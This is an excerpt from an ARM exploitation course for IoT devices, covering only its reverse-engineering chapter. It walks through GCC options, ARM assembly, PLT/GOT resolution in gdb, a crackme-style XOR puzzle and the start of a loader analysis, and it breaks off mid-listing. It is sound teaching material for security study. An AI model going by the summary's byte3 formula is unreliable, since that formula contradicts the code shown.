ARM EXPLOITATION FOR IoT

Just an introduction

25/1/2018

Contents

Preface

Prerequisites

Basic knowledge of C/C++

Familiarity with debuggers

Raspberry Pi 3 Model B

About the author

Andrea Sindoni is an experienced reverse engineer and software developer. He is interested in vulnerability research, exploit development and low level staff.

Contacts:

https://twitter.com/invictus1306

https://github.com/invictus1306

Original work

Initially I split the work into three parts, these are the first publications on the @quequero website

https://quequero.org/2017/07/arm-exploitation-iot-episode-1/

https://quequero.org/2017/09/arm-exploitation-iot-episode-2/

https://quequero.org/2017/11/arm-exploitation-iot-episode-3/

I have decided to combine the three works in a single pdf, for a better reading.

I have only fixed some typing errors.

Thanks

@quequero for the reviews

Introduction and motivation

Few weeks ago while attending a conference I noticed that the proposed *ARM exploitation course for IoT* price tag was quite substantial and decided to write my own, to allow those who can't to spend that much to still be able to study the topic. I will present this course in three different episodes.

Surely these articles are not comparable to a live course, but still I feel like making my own small contribution.

The content will be divided as follows:
– Chapter 1: Reversing ARM applications
– Chapter 2: ARM shellcoding
– Chapter 3: ARM exploitation

CHAPTER 1

Reversing ARM applications

Environment: Raspberry pi 3
I have chosen a very cheap and easy configurable environment, probably Android could be another good options.

Hardware

This is the exact model I used for tests:

- *Raspberry Pi 3 Model B ARM-Cortex-A53*

Software

These are some information regarding the software used for the 3 episodes

```
root@raspberrypi:/home/pi# cat /etc/os-release
PRETTY_NAME="Raspbian GNU/Linux 8 (jessie)"
NAME="Raspbian GNU/Linux"
VERSION_ID="8"
VERSION="8 (jessie)"
ID=raspbian
ID_LIKE=debian
HOME_URL="http://www.raspbian.org/"
SUPPORT_URL="http://www.raspbian.org/RaspbianForums"
BUG_REPORT_URL="http://www.raspbian.org/RaspbianBugs"

root@raspberrypi:/home/pi# cat /etc/rpi-issue
Raspberry Pi reference 2017-03-02
Generated using pi-gen, https://github.com/RPi-Distro/pi-gen,
f563e32202fad7180c9058dc3ad70bfb7c09f0fb, stage2
```

For the operating system installation look at the following link

https://www.raspberrypi.org/documentation/installation/installing-images/linux.md

The following link to configure a remote access via ssh

https://www.raspberrypi.org/documentation/remote-access/ssh/

Compiler

For all the code(*C, C++, assembly*) we will use the Gnu Compiler Collection (GCC), the Raspbian operating system include it.

The version of the GCC is

```
root@raspberrypi:/home/pi/arm/episode1# gcc --version
gcc (Raspbian 4.9.2-10) 4.9.2
Copyright (C) 2014 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

One important thing to know about the compiler is that the GCC directives are different from those used by others compiler. I suggest you take a look at these directive, for example from here http://www.ic.unicamp.br/~celio/mc404-2014/docs/gnu-arm-directives.pdf

Source code

All the code that has been used for this episode can be found on my github. I created the following repository https://github.com/invictus1306/ARM-episodes/tree/master/Episode1

Compiler options

Compiler options are important to know and understand, in this section we will see 3 different options and for each option a practical example will be made.

This is our source code that we will use for all the compiler options (file: compiler_options.c)

```
#include <stdio.h>
#include <string.h>

static char password[] = "compiler_options";

int main()
{
  char input_pwd[20]={0};

  fgets(input_pwd, sizeof(input_pwd), stdin);

  int size = sizeof(password);
```

```
  if(input_pwd[size] != 0)
  {
    printf("The password is not correct! \n");
    return 0;
  }

  int ret = strncmp(password, input_pwd, size-1);

  if (ret==0)
  {
    printf("Good done! \n");
  }
  else
  {
    printf("The password is not correct! \n");
  }

  return 0;
}
```

Debugging symbols

The option *-g* produce debugging information (symbols table), that are stored in the executable. Compile our example (compiler_options.c) with without *-g* option and with the *-g* option, in order to compare the sizes of the two ELF files.

```
root@raspberrypi:/home/pi/arm/episode1# gcc -o compiler_options compiler_options.c
root@raspberrypi:/home/pi/arm/episode1# ls -l
total 12
-rwxr-xr-x 1 root root 6288 Jun 14 20:21 compiler_options
-rw-r--r-- 1 root root 488 Jun 14 19:41 compiler_options.c
root@raspberrypi:/home/pi/arm/episode1# gcc -o compiler_options compiler_options.c -g
root@raspberrypi:/home/pi/arm/episode1# ls -l
total 16
-rwxr-xr-x 1 root root 8648 Jun 14 20:21 compiler_options
-rw-r--r-- 1 root root 488 Jun 14 19:41 compiler_options.c
```

We can see that in the second case the size is larger; this means that other information has been added to the ELF file.

We could use different method for see the debugging information into the executable file, we use this time the readelf program with *–S* option (Display the sections' header).

```
root@raspberrypi:/home/pi/arm/episode1# readelf -S compiler_options | grep debug
[27] .debug_aranges PROGBITS 00000000 0007f2 000020 00 0 0 1
[28] .debug_info PROGBITS 00000000 000812 000318 00 0 0 1
[29] .debug_abbrev PROGBITS 00000000 000b2a 0000da 00 0 0 1
[30] .debug_line PROGBITS 00000000 000c04 0000de 00 0 0 1
[31] .debug_frame PROGBITS 00000000 000ce4 000030 00 0 0 4
[32] .debug_str PROGBITS 00000000 000d14 000267 01 MS 0 0 1
```

You can see the all the sections that contains the debugging information that are stored in DWARF debugging format, the default used by the GCC compiler.

For see the content of these section we can use the *objdump* program.

```
root@raspberrypi:/home/pi/arm/episode1# objdump --dwarf=info ./compiler_options
…
Abbrev Number: 14 (DW_TAG_variable)
DW_AT_name : (indirect string, offset: 0x8a): password
DW_AT_decl_file : 1
DW_AT_decl_line : 4
DW_AT_type : <0x2eb>
DW_AT_location : 5 byte block: 3 70 7 2 0 (DW_OP_addr: 20770)
Abbrev Number: 16 (DW_TAG_variable)
DW_AT_name : (indirect string, offset: 0x215): stdin
DW_AT_decl_file : 5
DW_AT_decl_line : 168
DW_AT_type : <0x26b>
DW_AT_external : 1
DW_AT_declaration : 1
Abbrev Number: 0
```

The *.debug_info* section contains important information, which is used by the debugger.

Remove all symbol table and relocation information

With the GCC compiler we have the possibility to remove the entire symbol table and relocation information, the option for does that is *-s*.

```
root@raspberrypi:/home/pi/arm/episode1# gcc -o compiler_options compiler_options.c
root@raspberrypi:/home/pi/arm/episode1# readelf --sym compiler_options
Symbol table '.dynsym' contains 8 entries:
Num: Value Size Type Bind Vis Ndx Name
0: 00000000 0 NOTYPE LOCAL DEFAULT UND
1: 00000000 0 NOTYPE WEAK DEFAULT UND __gmon_start__
2: 00000000 0 FUNC GLOBAL DEFAULT UND fgets@GLIBC_2.4 (2)
3: 00000000 0 FUNC GLOBAL DEFAULT UND puts@GLIBC_2.4 (2)
4: 00020788 4 OBJECT GLOBAL DEFAULT 24 stdin@GLIBC_2.4 (2)
5: 00000000 0 FUNC GLOBAL DEFAULT UND strncmp@GLIBC_2.4 (2)
6: 00000000 0 FUNC GLOBAL DEFAULT UND abort@GLIBC_2.4 (2)
7: 00000000 0 FUNC GLOBAL DEFAULT UND __libc_start_main@GLIBC_2.4 (2)
Symbol table '.symtab' contains 115 entries:
Num: Value Size Type Bind Vis Ndx Name
0: 00000000 0 NOTYPE LOCAL DEFAULT UND
1: 00010134 0 SECTION LOCAL DEFAULT 1
2: 00010150 0 SECTION LOCAL DEFAULT 2
...
112: 00000000 0 FUNC GLOBAL DEFAULT UND strncmp@@GLIBC_2.4
113: 00000000 0 FUNC GLOBAL DEFAULT UND abort@@GLIBC_2.414: 00010318 0 FUNC GLOBAL
DEFAULT 11 _init
```

As we have seen the *.symtab* has many local symbols and these are not necessary for running the program, then this section can be removed.

```
root@raspberrypi:/home/pi/arm/episode1# gcc -o compiler_options compiler_options.c -s
root@raspberrypi:/home/pi/arm/episode1# readelf --sym compiler_options
Symbol table '.dynsym' contains 8 entries:
Num: Value Size Type Bind Vis Ndx Name
```

```
0: 00000000 0 NOTYPE LOCAL DEFAULT UND
1: 00000000 0 NOTYPE WEAK DEFAULT UND __gmon_start__
2: 00000000 0 FUNC GLOBAL DEFAULT UND fgets@GLIBC_2.4 (2)
3: 00000000 0 FUNC GLOBAL DEFAULT UND puts@GLIBC_2.4 (2)
4: 00020788 4 OBJECT GLOBAL DEFAULT 24 stdin@GLIBC_2.4 (2)
5: 00000000 0 FUNC GLOBAL DEFAULT UND strncmp@GLIBC_2.4 (2)
6: 00000000 0 FUNC GLOBAL DEFAULT UND abort@GLIBC_2.4 (2)
7: 00000000 0 FUNC GLOBAL DEFAULT UND __libc_start_main@GLIBC_2.4 (2)
```

After the compilation with the *-s* option, access to functions name and some other information has been removed, and the life of a reverse engineer is a little more complicated.

ARM Hello World

We will begin by writing a simple hello world program, and we will do this in two different ways:

- Raspbian syscall
- libc functions

Raspbian syscall

As first step we will see a simple hello world program with using Raspbian syscall
(file: rasp_syscall.s)

```
.data
string: .asciz "Hello World!\n"
len = . - string

.text
.global _start

_start:
  mov r0, #1      @ stdout
  ldr r1, =string @ string address
  ldr r2, =len    @ string length
  mov r7, #4      @ write syscall
  swi 0           @ execute syscall

_exit:
  mov r7, #1      @ exit syscall
  swi 0           @ execute syscall
```

Assemble and link the program

```
root@raspberrypi:/home/pi/arm/episode1# as -o rasp_syscall.o rasp_syscall.s
root@raspberrypi:/home/pi/arm/episode1# ld -o rasp_syscall rasp_syscall.o
```

Note:

If we compile using gcc

```
root@raspberrypi:/home/pi/arm/episode1# gcc -o rasp_syscall rasp_syscall.s
/tmp/ccChPTEP.o: In function `_start':
(.text+0x0): multiple definition of `_start'
/usr/lib/gcc/arm-linux-gnueabihf/4.9/../../../arm-linux-gnueabihf/crt1.o:/build/glibc-
g3vikB/glibc-2.19/csu/../ports/sysdeps/arm/start.S:79: first defined here
/usr/lib/gcc/arm-linux-gnueabihf/4.9/../../../arm-linux-gnueabihf/crt1.o: In function
`_start':
/build/glibc-g3vikB/glibc-2.19/csu/../ports/sysdeps/arm/start.S:119: undefined
reference to `main'
collect2: error: ld returned 1 exit status
```

We get an error like this:

```
undefined reference to `main'
```

Because there is not the main function in the source program.

We will see the gcc compilation in the next implementation of the hello world program.

Execute the program

```
root@raspberrypi:/home/pi/arm/episode1# ./rasp_syscall
Hello World!
```

Get some information with gdb

```
root@raspberrypi:/home/pi/arm/episode1# gdb -q ./rasp_syscall
Reading symbols from ./rasp_syscall...(no debugging symbols found)...done.
(gdb) info files
Symbols from "/home/pi/arm/episode1/rasp_syscall".
Local exec file:
`/home/pi/arm/episode1/rasp_syscall', file type elf32-littlearm.
Entry point: 0x10074
0x00010074 - 0x00010094 is .text
0x00020094 - 0x000200a2 is .data
(gdb) b *0x00010074
Breakpoint 1 at 0x10074
(gdb) r
Starting program: /home/pi/arm/episode1/rasp_syscall
Breakpoint 1, 0x00010074 in _start ()
(gdb) x/7i $pc
=> 0x10074 <_start>: mov r0, #1
0x10078 <_start+4>: ldr r1, [pc, #16] ; 0x10090 <_exit+8>
```

```
0x1007c <_start+8>: mov r2, #14
0x10080 <_start+12>: mov r7, #4
0x10084 <_start+16>: svc 0x00000000
0x10088 <_exit>: mov r7, #1 x1008c <_exit+4>: svc 0x00000000
```

We can see all the instructions of our hello world program in the .text section, the instruction at address 0x10078 means load into the register *r1* an address (located in the .*data* section) that is the value pointed by the address 0x10090

```
(gdb) x/14c *(int*)0x10090
0x20094: 72 'H' 101 'e' 108 'l' 108 'l' 111 'o' 32 ' ' 87 'W' 111 'o'
0x2009c: 114 'r' 108 'l' 100 'd' 33 '!' 10 '\n' 0 '\000'
```

libc functions

We want use this time the printf function for the hello world program. We have to make some changes to the previous program, for example we have to replace the .*global* _start definition with .*global* main and something else, which I will describe later (file: [libc_functions.s]).

```
.data
 string: .asciz "Hello World!\n"
.text
.global main
.func main
main:
  stmfd sp!, {lr}     @ save lr
  ldr r0, =string     @ store string address into R0
  bl printf           @ call printf
  ldmfd sp!, {pc}     @ restore pc
_exit:
  mov lr, pc          @ exit
```

The compiler uses the new definitions(.*global main, .func main, main:*) to tell libc where the main (of the program) is located.

Assemble and link the program

```
root@raspberrypi:/home/pi/arm/episode1# as -o libc_functions.o libc_functions.s
root@raspberrypi:/home/pi/arm/episode1# ld -o libc_functions libc_functions.o
ld: warning: cannot find entry symbol _start; defaulting to 00010074
libc_functions.o: In function `main':
(.text+0x8): undefined reference to `printf'
```

The assembler and linker are just a small part of the GCC compiler, in our example we will use some features that the GCC compiler provides, we will see how to use GCC for compile the program.

Compile it using GCC

```
root@raspberrypi:/home/pi/arm/episode1# gcc -o libc_functions libc_functions.s
```

Get some information with gdb

```
root@raspberrypi:/home/pi/arm/episode1# gdb -q ./libc_functions
Reading symbols from ./libc_functions...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x10420
(gdb) r
Starting program: /home/pi/arm/episode1/libc_functions
Breakpoint 1, 0x00010420 in main ()
(gdb) info proc mappings
process 2023
Mapped address spaces:
Start Addr End Addr Size Offset objfile
0x10000 0x11000 0x1000 0x0 /home/pi/arm/episode1/libc_functions
0x20000 0x21000 0x1000 0x0 /home/pi/arm/episode1/libc_functions
0x76e79000 0x76fa4000 0x12b000 0x0 /lib/arm-linux-gnueabihf/libc-2.19.so
0x76fa4000 0x76fb4000 0x10000 0x12b000 /lib/arm-linux-gnueabihf/libc-2.19.so
0x76fb4000 0x76fb6000 0x2000 0x12b000 /lib/arm-linux-gnueabihf/libc-2.19.so
0x76fb6000 0x76fb7000 0x1000 0x12d000 /lib/arm-linux-gnueabihf/libc-2.19.so
0x76fb7000 0x76fba000 0x3000 0x0
0x76fba000 0x76fbf000 0x5000 0x0 /usr/lib/arm-linux-gnueabihf/libarmmem.so
0x76fbf000 0x76fce000 0xf000 0x5000 /usr/lib/arm-linux-gnueabihf/libarmmem.so
0x76fce000 0x76fcf000 0x1000 0x4000 /usr/lib/arm-linux-gnueabihf/libarmmem.so
0x76fcf000 0x76fef000 0x20000 0x0 /lib/arm-linux-gnueabihf/ld-2.19.so
0x76ff1000 0x76ff3000 0x2000 0x0
0x76ff9000 0x76ffb000 0x2000 0x0
0x76ffb000 0x76ffc000 0x1000 0x0 [sigpage]
0x76ffc000 0x76ffd000 0x1000 0x0 [vvar]
0x76ffd000 0x76ffe000 0x1000 0x0 [vdso]
0x76ffe000 0x76fff000 0x1000 0x1f000 /lib/arm-linux-gnueabihf/ld-2.19.so
0x76fff000 0x77000000 0x1000 0x20000 /lib/arm-linux-gnueabihf/ld-2.19.so
0x7efdf000 0x7f000000 0x21000 0x0 [stack]
0xffff0000 0xffff1000 0x1000 0x0 [vectors]
```

You can see the presence of the libc shared library (libc-2.19.so) in the address spaces of the process, then let’s look at the source code

```
(gdb) x/5i $pc
=> 0x10420 <main>: stmfd   sp!, {lr}
0x10424 <main+4>:  ldr r0, [pc, #8]    ; 0x10434 <_exit+4>
0x10428 <main+8>:  bl  0x102c8
0x1042c <main+12>: ldmfd   sp!, {pc}
0x10430 <_exit>:   mov lr, pc
```

At the address *0x10428* there is the calling to the printf function, in details the address *0x10428* is just an entry of the PLT (procedure linkage table), that have a corresponding entry in the GOT segment which contains the offset to the real printf function (at runtime). Let’s see in details

When we compile the program with GCC, libc is not include in the binary file (libc_functions), but libc will be dynamically linked to this binary. We can use ldd for see the dynamic library referenced from this binary

```
root@raspberrypi:/home/pi/arm/episode1# ldd libc_functions
linux-vdso.so.1 (0x7eeb1000)
/usr/lib/arm-linux-gnueabihf/libarmmem.so (0x76fe6000)
libc.so.6 => /lib/arm-linux-gnueabihf/libc.so.6 (0x76e9f000)
/lib/ld-linux-armhf.so.3 (0x54b6d000)
```

We can see that libc is required by the binary, if you run ldd others time you could note that the address of libc is different, this because ASLR is enabled. Let's open the binary with IDA

```
.text:00010420 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00010420                 EXPORT main
.text:00010420 main                                    ; DATA XREF: .text:00010318↑o
.text:00010420                                         ; .text:off_1032C↑o
.text:00010420                 STMFD   SP!, {LR}
.text:00010424                 LDR     R0, =string     ; "Hello World!\n"
.text:00010428                 BL      printf
.text:0001042C                 LDMFD   SP!, {PC}
```

At the location 0x10428 there is the calling to the printf function, we can notice that we don't reach libc

```
.plt:000102C8 printf                                  ; CODE XREF: main+8↓p
.plt:000102C8                 ADR     R12, 0x102D0
.plt:000102CC                 ADD     R12, R12, #0x10000
.plt:000102D0                 LDR     PC, [R12,#(printf_ptr - 0x202D0)]! ; __imp_printf
.plt:000102D0 ; End of function printf
```

but we are in the PLT section, and at line *0x102D0* we can see the jump (*LDR PC, […]*) to an address that is stored in another location

```
.got:000205B8 printf_ptr      DCD __imp_printf        ; DATA XREF: printf+8↑r
```

We landed into the GOT section; the address stored here refers to an external symbol.

Time to debug with gdb, we can set a breakpoint at address *0x10428* (where the printf function is called in the main function)

```
Breakpoint 2, 0x00010428 in main ()Breakpoint 2, 0x00010428 in main ()
(gdb) x/i $pc
=> 0x10428 <main+8>: bl 0x102c8
```

the go on with the *stepi* command

```
(gdb) stepi
0x000102c8 in ?? ()
(gdb) info files
Symbols from "/home/pi/arm/episode1/libc_functions".
Unix child process:
        Using the running image of child process 28570.
        While running this, GDB does not access memory from...
Local exec file:
        `/home/pi/arm/episode1/libc_functions', file type elf32-littlearm.
        Entry point: 0x102f8
        0x00010134 - 0x0001014d is .interp
        0x00010150 - 0x00010170 is .note.ABI-tag
        0x00010170 - 0x00010194 is .note.gnu.build-id
        0x00010194 - 0x000101c0 is .gnu.hash
        0x000101c0 - 0x00010210 is .dynsym
        0x00010210 - 0x00010253 is .dynstr
        0x00010254 - 0x0001025e is .gnu.version
        0x00010260 - 0x00010280 is .gnu.version_r
        0x00010280 - 0x00010288 is .rel.dyn
        0x00010288 - 0x000102a8 is .rel.plt
        0x000102a8 - 0x000102b4 is .init
        0x000102b4 - 0x000102f8 is .plt
        0x000102f8 - 0x000104a0 is .text
        0x000104a0 - 0x000104a8 is .fini
```

If we go ahead with a few instructions, we reach the dl_runtime_resolve function that is contained in the *ld* binary

```
(gdb) stepi
_dl_runtime_resolve () at ../ports/sysdeps/arm/dl-trampoline.S:40
40      ../ports/sysdeps/arm/dl-trampoline.S: No such file or directory.
(gdb) x/10i $pc
=> 0x76fe4f38 <_dl_runtime_resolve>:    push    {r0, r1, r2, r3, r4}
   0x76fe4f3c <_dl_runtime_resolve+4>:  ldr     r0, [lr, #-4]
   0x76fe4f40 <_dl_runtime_resolve+8>:  sub     r1, r12, lr
   0x76fe4f44 <_dl_runtime_resolve+12>: sub     r1, r1, #4
   0x76fe4f48 <_dl_runtime_resolve+16>: add     r1, r1, r1
   0x76fe4f4c <_dl_runtime_resolve+20>: bl      0x76fde2e8 <_dl_fixup>
   0x76fe4f50 <_dl_runtime_resolve+24>: mov     r12, r0
   0x76fe4f54 <_dl_runtime_resolve+28>: pop     {r0, r1, r2, r3, r4, lr}
   0x76fe4f58 <_dl_runtime_resolve+32>: bx      r12
   0x76fe4f5c <_dl_runtime_profile>:    sub     sp, sp, #196    ; 0xc4
(gdb) bt
#0  _dl_runtime_resolve () at ../ports/sysdeps/arm/dl-trampoline.S:40
#1  0x0001042c in main ()
(gdb) info proc mappings
process 29538
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
           0x10000    0x11000     0x1000        0x0 /home/pi/arm/episode1/libc_functions
           0x20000    0x21000     0x1000        0x0 /home/pi/arm/episode1/libc_functions
        0x76e79000 0x76fa4000   0x12b000        0x0 /lib/arm-linux-gnueabihf/libc-2.19.so
        0x76fa4000 0x76fb4000    0x10000   0x12b000 /lib/arm-linux-gnueabihf/libc-2.19.so
        0x76fb4000 0x76fb6000     0x2000   0x12b000 /lib/arm-linux-gnueabihf/libc-2.19.so
        0x76fb6000 0x76fb7000     0x1000   0x12d000 /lib/arm-linux-gnueabihf/libc-2.19.so
        0x76fb7000 0x76fba000     0x3000        0x0
        0x76fba000 0x76fbf000     0x5000        0x0 /usr/lib/arm-linux-gnueabihf/libarmmem.so
        0x76fbf000 0x76fce000     0xf000     0x5000 /usr/lib/arm-linux-gnueabihf/libarmmem.so
        0x76fce000 0x76fcf000     0x1000     0x4000 /usr/lib/arm-linux-gnueabihf/libarmmem.so
        0x76fcf000 0x76fef000    0x20000        0x0 /lib/arm-linux-gnueabihf/ld-2.19.so
        0x76ff1000 0x76ff3000     0x2000        0x0
```

ldd is a dynamic linker/loader, so the function of this library is to set up the external reference to libc.

For more details see http://eli.thegreenplace.net/2011/11/03/position-independent-code-pic-in-shared-libraries/

Introduction to reverse engineering

In this section I will not provide the source code of the programs that we will analyze, we will see the source code only for this first program.

Reversing an algorithm

We begin with a real simple program, which receives a message, this message is processed by a simple algorithm, and outputs another message. The purpose of this exercise is to understand the algorithm used so that the output message is the string “Hello”.

$$strIN\ --------[algorithm]--------\ strOUT$$
$$strOUT = Hello$$

This is the source code of the program to reverse (I said that I will provide the source code just for the first program :))

file: algorithm_reversing.s

```
.data
.balign 4
info: .asciz "Please enter your string: "
format: .asciz "%5s"
.balign 4
strIN: .skip 5
strOUT: .skip 5
val: .byte 0x5
output: .asciz "your input: %s\n"
.text
.global main
.extern printf
.extern scanf

main:
  push {ip, lr}       @ push return address + dummy register
  ldr r0, =info       @ print the info
  bl printf
  ldr r0, =format
  ldr r1, =strIN
  bl scanf
  @ parsing of the message
  ldr r5, =strOUT
  ldr r1, =strIN
  ldrb r2, [r1]
  ldrb r3, [r1,#1]
  eor r0, r2, r3
  str r0, [r5]
  ldrb r4, [r1,#2]
```

```
  eor r0, r4, r3
  str r0, [r5,#1]
  add r2, #0x5
  str r2, [r5,#2]
  ldrb r4, [r1,#3]
  eor r0, r3, r4
  str r0, [r5,#3]
  ldrb r2, [r1,#4]
  eor r0, r2, r4
  str r0, [r5,#4]
  @ print of the final string
  ldr r0, =strOUT    @ print num formatted by output string.
  bl printf
  pop {ip, pc}       @ pop return address into pc
```

Compile it

```
root@raspberrypi:/home/pi/arm/episode1# gcc -o algorithm_reversing
algorithm_reversing.s
```

Debug it in order to understand the algorithm

```
root@raspberrypi:/home/pi/arm/episode1# gdb -q ./algorithm_reversing
Reading symbols from ./algorithm_reversing...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x10450
(gdb) r
Starting program: /home/pi/arm/episode1/algorithm_reversing
Breakpoint 1, 0x00010450 in main ()
(gdb) x/10i $pc
=> 0x10450 <main>: push    {r12, lr}
0x10454 <main+4>:  ldr r0, [pc, #92]   ; 0x104b8 <main+104>
0x10458 <main+8>:  bl  0x102ec
0x1045c <main+12>: ldr r0, [pc, #88]   ; 0x104bc <main+108>
0x10460 <main+16>: ldr r1, [pc, #88]   ; 0x104c0 <main+112>
0x10464 <main+20>: bl  0x10304
0x10468 <main+24>: ldr r5, [pc, #84]   ; 0x104c4 <main+116>
0x1046c <main+28>: ldr r1, [pc, #76]   ; 0x104c0 <main+112>
0x10470 <main+32>: ldrb    r2, [r1]
0x10474 <main+36>: ldrb    r3, [r1, #1]
```

Go on (with *nexti*) at the next instruction *0x10454*, it means:

```
r0=*(pc+92)
```

Look at the content of the address at *pc+92*

```
(gdb) x/x 0x104b8
0x104b8 <main+104>:   0x00020668
```

It is an address that is within the data section, let's analyze the content

```
(gdb) x/s 0x20668
0x20668: "Please enter your string: "
```

At the address *0x20668* there is the argument of the first printf function.

Go on until we reach the address *0x10464* (scanf function), the *r0* argument contains the address of the format, *r1* contains the address of the input string

```
(gdb) i r $r0 $r1
r0 0x20683 132739
r1 0x20688 132744
(gdb) nexti
```

Then it is the time to digit the input message, from the source code we saw that

```
format: .asciz "%5s"
strIN: .skip
```

We know that the length of the message must be 5.

Then we could try to insert for example the string "ABCDE"

```
(gdb) nexti
 Please enter your string: ABCDE
```

With the instructions at *0x10468* and *0x1046c*, we fill *r5* with the address of the output string and *r1* with the address of the input string, then go on to the instruction at *0x10470* (the algorithm part)

```
(gdb) x/18i $pc
=> 0x10470 <main+32>:  ldrb    r2, [r1]
0x10474 <main+36>: ldrb    r3, [r1, #1]
0x10478 <main+40>: eor r0, r2, r3
0x1047c <main+44>: str r0, [r5]
0x10480 <main+48>: ldrb    r4, [r1, #2]
0x10484 <main+52>: eor r0, r4, r3
0x10488 <main+56>: str r0, [r5, #1]
0x1048c <main+60>: add r2, r2, #5
0x10490 <main+64>: str r2, [r5, #2]
0x10494 <main+68>: ldrb    r4, [r1, #3]
0x10498 <main+72>: eor r0, r3, r4
0x1049c <main+76>: str r0, [r5, #3]
0x104a0 <main+80>: ldrb    r2, [r1, #4]
0x104a4 <main+84>: eor r0, r2, r4
0x104a8 <main+88>: str r0, [r5, #4]
```

```
0x104ac <main+92>: ldr r0, [pc, #16]    ; 0x104c4 <main+116>
0x104b0 <main+96>: bl  0x102ec
0x104b4 <main+100>:     pop {r12, pc}
```

Let’s take a look at the following instructions (see the in line comments)

```
0x10470 <main+32>: ldrb    r2, [r1]        ; r2 <- *r1
0x10474 <main+36>: ldrb    r3, [r1, #1]    ; r3 <-*(r1+1)
0x10478 <main+40>: eor r0, r2, r3          ; r0=r2 xor r3
0x1047c <main+44>: str r0, [r5]            ; r0 -> *r5
```

Go on at *0x10480* address (with *nexti*) and check the content of the *r0*, *r2* and *r3* registers

```
(gdb) i r $r0 $r2 $r3
r0 0x3 3
r2 0x41 65
r3 0x42 66
```

This means

```
*r5 = r2 xor r3
```

That we can rewrite as:

$$\text{byte1strOut} = \text{byte1strInput xor byte2strInput}$$

The output string begins to be built.

For example in our case (for generate the “Hello” output string) we want *r0=0x48* (*H*).

We continue with the analysis from the address *0x10480*

```
(gdb) x/8i $pc
=> 0x10480 <main+48>:  ldrb    r4, [r1, #2]
0x10484 <main+52>: eor r0, r4, r3
0x10488 <main+56>: str r0, [r5, #1]
0x1048c <main+60>: add r2, r2, #5
0x10490 <main+64>: str r2, [r5, #2]
0x10494 <main+68>: ldrb    r4, [r1, #3]
0x10498 <main+72>: eor r0, r3, r4
0x1049c <main+76>: str r0, [r5, #3]
```

Let’s take a look at the following instructions (see the in line comments)

```
0x10480 <main+48>: ldrb    r4, [r1, #2]    ; r4 <- *(r1+2)
0x10484 <main+52>: eor r0, r4, r3          ; r0=r4 xor r3
0x10488 <main+56>: str r0, [r5, #1]        ; r0 -> *(r5+1)
```

Let's go to the *0x1048c* instruction and look at the contents of the registers *r0*, *r3* and *r4*

```
(gdb) i r $r0 $r3 $r4
r0 0x1 1
r3 0x42 66
r4 0x43 67
```

This means

```
*(r5+1) = r4 xor r3
```

that we can rewrite as:

$$\text{byte2strOut} = \text{byte2strInput xor byte3strInput}$$

Go on and let's analyze these two instructions

```
0x1048c <main+60>:     add r2, r2, #5
0x10490 <main+64>:     str r2, [r5, #2]
```

This means

```
*(r5+2) = r2 + 0x5
```

that we can rewrite as:

$\text{byte3outStr} = \text{byte1strInput} + 0\text{x}5$

We can now get the fourth byte output

```
0x10494 <main+68>:     ldrb    r4, [r1, #3]
0x10498 <main+72>:     eor r0, r3, r4
0x1049c <main+76>:     str r0, [r5, #3]
```

This means

```
*(r5+3) = r3 xor r4
```

that we can rewrite as:

$$byte4strOut = byte2strInput \text{ xor } byte4strInput$$

Finally there is the fifth byte of the output string

```
0x104a0 <main+80>:     ldrb    r2, [r1, #4]
0x104a4 <main+84>:     eor r0, r2, r4
0x104a8 <main+88>:     str r0, [r5, #4]
```

This means

```
*(r5+4) = r4 xor r2
```

that we can rewrite as:

$$byte5strOut = byte4strInput \text{ xor } byte5strInput$$

Perfect, we can put all the pieces together

$$byte1strOut = byte1strInput \text{ xor } byte2strInput$$

$$byte2strOut = byte2strInput \text{ xor } byte3strInput$$

$$byte3strOut = byte2strInput + 0x5$$

$$byte4strOut = byte2strInput \text{ xor } byte4strInput$$

$$byte5strOut = byte4strInput \text{ xor } byte5strInput$$

Replace the output byte

$$\text{'H'} = 0x48 = byte1strInput \text{ xor } byte2strInput$$

$$\text{'e'} = 0x65 = byte2strInput \text{ xor } byte3strInput$$

$$\text{'l'} = 0x6c = byte1strInput + 0x5$$

$'l' = 0x6c = \text{byte2strInput xor byte4strInput}$

$'o' = 0x6f = \text{byte4strInput xor byte5strInput}$

Now we can solve it

$\text{byte1strInput} = 0x6c - 0x5 = 0x67\ (g)$

$\text{byte2strInput} = 0x48\ \text{xor}\ 0x67 = 0x2f\ (/)$

$\text{byte3strInput} = 0x2f\ \text{xor}\ 0x65 = 0x4a\ (J)$

$\text{byte4strInput} = 0x2f\ \text{xor}\ 0x6c = 0x43\ (C)$

$\text{byte5strInput} = 0x43\ \text{xor}\ 0x6f = 0x2c\ (,)$

The algorithm seems to be resolved, let’s try to test it

```
root@raspberrypi:/home/pi/arm/episode1# ./algorithm_reversing
Please enter your string: g/JC,
Hello
```

Reversing a simple loader

This new program is a simple loader, its task is to load the instructions in memory and execute the instructions in memory once you print a message.

The purpose of this exercise is to print the following outgoing message: “WIN”. You have to print the “WIN” string by changing the value of a xor key

The program name is: [loader_reversing]

```
root@raspberrypi:/home/pi/arm/episode1# file loader_reversing
loader_reversing: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), statically
linked, not stripped
root@raspberrypi:/home/pi/arm/episode1# strings loader_reversing
Andrea Sindoni @invictus1306
aeabi
.symtab
.strtab
.shstrtab
.text
.data
.ARM.attributes
loader_reversing.o
mystr
code
```

```
_loop
_exit
_bss_end__
__bss_start__
__bss_end__
_start
__bss_start
__end__
_edata
_end
```

Open the file with IDA

```
.text:00010074 _start
.text:00010074                 MOV     R4, #0xFFFFFFFF
.text:00010078                 MOV     R0, #0x30000
.text:0001007C                 MOV     R1, #0x1000
.text:00010080                 MOV     R2, #7
.text:00010084                 MOV     R3, #0x32
.text:00010088                 MOV     R5, #0
.text:0001008C                 MOV     R7, #0xC0
.text:00010090                 SVC     0
.text:00010094                 MOV     R4, #0
.text:00010098                 LDR     R1, =code
.text:0001009C                 MOV     R5, #0x5C
.text:000100A0                 LDR     R6, =0x123456
.text:000100A4
.text:000100A4 _loop                                           ; CODE XREF:
.text:000100A4                 LDR     R2, [R1,R4]
.text:000100A8                 EOR     R2, R2, R6
.text:000100AC                 STR     R2, [R0,R4]
.text:000100B0                 ADD     R4, R4, #4
.text:000100B4                 CMP     R4, R5
.text:000100B8                 BNE     _loop
